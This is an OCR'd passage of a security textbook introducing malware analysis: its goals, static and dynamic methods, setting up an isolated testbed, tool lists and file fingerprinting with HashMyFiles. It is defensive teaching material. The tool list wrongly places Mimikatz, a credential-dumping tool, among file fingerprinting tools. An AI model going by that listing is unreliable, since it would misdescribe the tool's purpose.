


Figure 7.69: Screenshot displaying the working of Antivirus Sensor System



Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?

Guidelines for Malware Analysis

The following guidelines are to be adopted while performing malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.

Malware Analysis Procedure: Preparing Testbed

Step 1	Allocate a **physical system** for the analysis lab
Step 2	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
Step 3	Install **guest OS** on in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the **NIC card** is in "**host only**" mode
Step 5	Simulate internet services using tools such as **INetSim**
Step 6	Disable the "**shared folders**" and "**guest isolation**"
Step 7	Install **malware analysis** tools
Step 8	Generate the **hash value** of each OS and tool
Step 9	Copy the **malware** over to the guest OS

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly

- Some tools are required for testing. The important ones are listed below:
  - **Imaging tool**: To get a clean image for forensics and prosecution purposes.
  - **File/data analysis**: To perform static analysis of potential malware files.
  - **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
  - **Sandbox**: To perform dynamic analysis manually.
  - **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
  - **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the "host only" mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable "shared folders" and "guest isolation"
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- Hyper-V (*https://docs.microsoft.com*)
- Parallels Desktop 14 (*https://www.parallels.com*)
- Boot Camp (*https://www.apple.com*)
- VMware Workstation Pro (*https://www.vmware.com*)

Screen Capture and Recording Tools:


- Snagit (*https://www.techsmith.com*)
- Jing (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Network and Internet Simulation Tools:

- NetSim Pro (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- QualNet (*http://web.scalable-networks.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.zoolz.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 17 (*https://www.oo-software.com*)



Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information


- Identifying file dependencies
- Malware disassembly
- Analyzing ELF Executable Files
- Analyzing Mach-O executable files
- Analyzing Malicious MS Office Documents

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles

HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



https://www.nirsoft.net

File Fingerprinting Tools

- Mimikatz (*https://github.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://sourceforge.net*)
- MD5sums (*http://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.

These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.

